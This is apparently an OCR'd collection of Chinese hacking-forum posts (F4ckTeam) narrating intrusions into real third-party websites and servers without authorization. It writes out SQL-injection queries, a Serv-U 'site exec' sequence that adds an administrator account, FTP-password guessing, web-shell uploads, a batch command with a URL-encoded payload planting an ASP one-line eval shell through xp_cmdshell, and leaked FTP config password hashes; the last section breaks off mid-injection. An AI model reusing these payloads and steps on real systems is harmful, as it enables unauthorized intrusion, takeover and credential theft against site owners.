
单引号测试报错，页面如下图

就在我很高兴的时候，觉得这种太简单了，直接拿出工具来扫就可以搞定
但是一个表都扫不出来，我还猜了接近 100 个表，都未果。有点绝望了。



尝试找一下后台，看后台是不是存在弱口令或者绕过。

这里居然不让我输字符，是完全打不出来，所以我判断是本地验证，所以拿出了 burpsuit 拦截了数据包，但是看来网站系统还是过滤了这个漏洞。报错了。



到这里真的有点绝望了，有注入，但是没表，我就开始进一步找信息
看见是五车的　去那个公司看看。

百度了一下，看来这个公司还是做过很多站


看了一下主页
大概做过几十个企业的站
在重庆还是一个不大不小的网络公司

正在逛的时候，看到页脚有个友链，这个比较省事，省得还要收集 DNS 信息。直接看这个网络公司的构成，看见下面有一个 IDC，点进去看了一下。

猜了一下目录，database 的时候 403 了

继续经典的 database/data.asp
发现了一串代码，这些代码看似完全没什么用，有 2 个图片的链接。
但是我还是一字一字读了。


果然苦心人天不负，看见了一个小信息，下面有一个 u_name
这立马让我想到了字段名



再一联想这应该是这个站的命名习惯，而我的目标站正是他们做的
所以我猜测，我的目标站表名开头都有 u_于是

```
And exists (select * from u_admin)
```

返回正常，说明存在。
到这里，突然眼前就光明了
有了表名和他命名规则，一切都好说了。
我怕他的字段名特别怪，很多，
所以就用工具批量扫一下。



幸好这两个字段名在字典里。这个啊 D 的 MDB 还是挺全的。

得到之后去解了 MD5，然后进了后台。
由于是公益性的网站，所以到这里结束，提醒管理员改密码。
还真心感谢那个 IDC 的那个很小很小的细节——“u_name”
不然这个站我可能还会费更多的时间，可能根本进不了后台。
（全文完）责任编辑：随性仙人掌


第2节　误打误撞渗透进一台古老的台湾服务器

作者：Sudo
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

0x01 起因

这些天渗透一个台湾的网站，但是由于目标找错了 于是就有了下面的故事。
0x02 收集信息
先大概看了一下域名和环境 主要有三个 ：
www.xxx.org.tw 主站 在一台 windows2003 服务器上 iis6
epaper.xxx.org.tw 电子报 也是在一台 windows2003 服务器上 iis6 和主域名在一个 C 上
webmail.xxx.org.tw 邮件系统 在一台 linux 服务器上 apache 和主站在一个 C 上
至于 caucus.xxx.org.tw 看不懂那个繁体字。。
主站是 php 的 我想先了解一下主站的大致框架
就直接拖 WVS 里面跑去了
结果一会我就上不去了 目测是被检测系统加入黑名单了 汗。。
我只有一个 vpn 咋办。。。
最后发现那个繁体字的可以上去 我决定尝试渗透那个站
那个站 php 的程序 但是有些奇怪 用 js 做的链接 有些晕 找不到参数
尝试构造了几个 都不对 服务器上只有那一个站
最后决定 C 段 先放到工具里找一下 C 段有哪些服务器 找到的如下

点开几个网站 有一个是邮件系统 有一个是摄像头监控（看了一会 挺有意思）
最后我把目标锁定在了一个 ip 上 一个食品店。
0x03 初次尝试
我先看了一下网站，应该是自己开发的程序
因为我 google 了一下没有发现类似名称的脚本文件
尝试 mstsc 连接 3389 但是被拒绝了 于是放到 WVS 里跑
自己先干点别的。。 做什么呢，因为服务器版本很旧
我想尝试一下直接溢出攻击。于是上 vps 打开 msf
网站最后的文章更新时间是 2009 年，应该服务器很久没维护了，先试了试 ms08-067
结果没有成功



又 search 了几个溢出的漏洞　都失败了 看来直接从 msf 溢出有点困难　 然后看了看 WVS 的结果

太好了，有 Sql 注入找到了后台界面还找到了注入点

```
six_pro_class_data.asp?cla_id=31
```

看了看是数字型的　就直接在数字后面加了个 a　然后报错

看了看应该是 access 的数据库　就放到明小子里跑　结果没跑出东西来

于是放到 Sqlmap 里面去 那个字典大　跑了一会 竟然显示是 windows 2000 的服务器！

过了一会跑出了表名　admin_login　但是字段跑不出来了 只跑出来一个 c_id...蛋疼

这时候想起论坛一个朋友发过的 偏移注入

尝试了一下　 但是表只有 7 个　就是说

```
union select  1,2,3,4,5,6,7
```

没有成功　不知道是不是方法不对　大牛可以帮忙回答一下。。

最后想了想　因为已经跑出来了一个表名是 c_id　我猜想其他的可能也是 c_什么的

于是自己做了个字典　在 sqlmap 的字典上全都批量加上 c_

惊喜出现了 跑出来了 c_username　c_passwd 的表名

数据也就出来了 用户名有四个 密码都是 1234　 进后台看了一下　非常简陋

图片都是从 ftp 上传的貌似　没找到其他上传的地方 蛋疼了　思路一下子断了

0x04 峰回路转

我记得看过一句话 渗透这东西就是在绝望的时候忽然找到一个突破点

然后把目标撕个粉碎。


没法上传 只能想别的思路了 我看管理员密码都设置的挺弱智的 我想试着猜一下 ftp 的密码 在试到第三个的时候 进去了！竟然根目录是在 c 盘下！

本来可以直接替换 sethc.exe 但是 3389 连不上 我觉定还是先上传个 asp 大马

结果上传上去 发现访问错误 貌似是 iis 版本太低了 上传了好几个都不行

最后干脆上传一句话 然后菜刀连接 这次成功了！

打开菜刀带的虚拟终端 先 ipconfig 看了一下 是在内网 然后 netstat -an 看了一下



3389 没开 但是有个奇怪的 3456 端口 我猜想可能是改成 3456 了 想 lcx 转发出来试试

但是蛋疼的是 lcx -listen 8080 3389 然后服务器转发

但是 8080 端口一直迟迟接收不到数据包。。。。蛋疼 尝试 pr 提权 但是服务器太老了 不成功。。f4ck 工具包里有个 iis5 的提权 结果传上去被杀了 晕 思路又断了

随便翻打开的东西 忽然发现进入 ftp 的时候显示的是 serv-u 赶紧找到 serv-u 的目录 看了一下配置文件 因为 ftp 可以修改的

所以直接在权限里加个 E 就能执行命令了 如下图

```
[GROUP=wrgame1]
HomeDir=f:\
ChangePassword=YES
Access1=f:\,RALP
[GROUP=wrgame2]
HomeDir=h:\
ChangePassword=YES
Access1=h:\,RALP
[USER=wrjamec]
Password=zujZx7JZrNvho
HomeDir=c:\
Access1=c:\,RWAMCDLEP
[USER=wrjamed]
Password=zcVNtuLlA/uaI
HomeDir=d:\
Access1=d:\,RWAMCDLEP
[USER=su]
Password=zcVNtuLlA/uaI
HomeDir=c:\
Access1=c:\,RWAMCDLEP
```

ftp 上去 输入

```
quote site exec ipconfig
```

竟然显示 error2

我去！ 这咋办？

google 一下 最后发现一个小黑阔以前也遇到过

他的解决方案是自己上传个 net.exe

我把他本地的复制到 c 盘根目录下 然后执行

成功了！ 提权成功了

```
331 User name okay, need password.
密码:
230 User logged in, proceed.
ftp> quote site exec C:/net.exe net user admin 123567 /add
200 EXEC command successful <TID=33>.
ftp> quote site exec C:/net.exe net localgroup administrators admin /add
200 EXEC command successful <TID=33>.
```

但是 3389 连接不上 想着放个木马上去 结果被杀了 我又不想麻烦人家去做免杀


这咋办？ 漫无目的的看打开的程序 看了看端口 发现 5631 端口是打开的！

也就是说 这台古老的服务器上安装了 pcAnywhere！然后去

```
C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere
```

目录中下载了它的 cif 文件，再用放到破解器里得到了用户名和密码

最后连接上去 控制了这台古老的 windows 2000 服务器



0x05 内网渗透

提下服务器就该进行内网渗透了 菜鸟一个 用 cain 嗅探 上传 cain 嗅探 但是发现 c 段中只有一台服务器！ 这次傻眼了 但是也不像是 CDN 做的 有大牛能给小菜解答一下吗？ 最后 在凌晨 5 点 我结束了这次渗透 看着这台古老的 windows2000 服务器 忽然想起了以前的日子。 。 。

（全文完）责任编辑：随性仙人掌

第3节 不知网站路径情况下利用批处理写一句话 shell

作者：slls124

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

看标题可能一下子看不明白是什么回事，先说说情况吧

在已知网站路径的情况下可以通过 echo 直接写 shell 到网站目录

直接搞定，但是在不知道网站目录时该怎么办呢

之前朋友发个链接，说是 sa 权限

但是穿山甲、sqlmap 都不能列目录和执行命令

手动检测一下确实是 sa 权限，然后简单判断下能否执行命令

首先执行

```
exec master.dbo.xp_cmdshell 'ver' --
```

网页正常

然后在我的一个公网服务器 利用 NC 监听 21 端口

```
nc -l -vv -p 21
```

尝试执行

```
exec master.dbo.xp_cmdshell 'ftp 服务器'
```

执行完毕后发现 21 端口有数据
一看确实是目标服务器的 IP
这就确定了是可以执行命令的
当然这个时候可以通过 vbs 或者 ftp 方式下载木马执行
但是我想的是如何得到一个 shell 就了事
因为种植木马还的考虑到免杀等情况
比较麻烦，懒得弄
尝试通过出错的方式爆网站失败，这样就不能直接利用 echo 写 shell
于是想到了一种方法：
既然可以执行命令了，那就构造一个批处理
批处理枚举系统中文件，当枚举到 XX 文件时就在同一目录写入一句话
XX 文件是通过浏览网站时确定的一个特征的文件
比如 home.jpg，conn.asp 等
那么首先在本地命令下测试成功的代码如下

```
for %i in (d) do (cd /d %i:\ & (for /r %j in (*choosemembers.asp) do echo ^<%eval
request^(chr^(35^)^)%^>>%~dpj1.asp))
```

作者的三个注释如下：
① d 盘符
②choosemembers.asp 特征文件名
③ 1.asp 最后生成的文件
将上面这句话利用转成 URL 编码变成

```
%66%6F%72%20%25%69%20%69%6E%20%28%64%29%20%64%6F%20%28%63%64%20%2F%64%20%25
%69%3A%5C%20%26%20%28%66%6F%72%20%2F%72%20%25%6A%20%69%6E%20%28%2A%63%68%
6F%6F%73%65%6D%65%6D%62%65%72%73%2E%61%73%70%29%20%64%6F%20%65%63%68%6F%20
%5E%3C%25%65%76%61%6C%20%72%65%71%75%65%73%74%5E%28%63%68%72%5E%28%33%35%5
E%29%5E%29%25%5E%3E%3E%25%7E%64%70%6A%31%2E%61%73%70%29%29
```

那么在实际中执行的代码就是

```
aa.asp?id=1;exec master.dbo.xp_cmdshell '上面编码过得字符串'
```

这样就搞定了
（全文完）责任编辑：随性仙人掌

第4节 记一次蛋疼渗透 手注+后台 shell（phpcms）


作者：csser
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

积极响应坛子的口号
尽量排版，但是排版之困难。。。。
辛苦分有木有

拙文一篇，还望大牛指点，很多不足，需要和基友共同进步。
本是记录文档，由于过程之漫长而又蛋疼，特此整理成文章，拿来献丑一下。
朋友甩来一个站，说有注入，PR4 什么的，要挂链接，SEO 伤不起。
本来想直接甩工具里跑跑，但是想着很长时间没有手工了
本着耗时间的想法，手工注一下。
直接猜字段吧。我就直接上结果了。
(网址打码了哦)
字段 31 正常 32 错误


http://www.csser.com/product.php ... 6%20order%20by%2031

http://www.csser.com/product.php ... 6%20order%20by%2032



然后看看能显示的字段。

http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31



只有一个，好把，那就慢慢来吧。

先查数据库

```
http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,database(),24,25,26,27,28,29,30,31
```

同理查出


数据库：jincool

用户：jincool_u@localhost

版本：5.1.60-community

既然版本 5.1，那就直接一个一个暴表吧。

```
http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,table_name,24,25,26,27,28,29,30,3
1%20from%20information_schema.tables%20where%20table_schema=0x6A696E636F6F6C%20limit%200,1
```




```
xsl_admin，xsl_admin_role，xsl_admin_role_priv，xsl_ads
```

随便暴了几个，目标锁定在了 xsl_admin，用户密码应该就在这里面。

继续读取一下列。

```
http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,column_name,24,25,26,27,28,29,30
,31%20 from information_schema.columns  where table_name= 0x78736C5F61646D696E limit 0,1
```

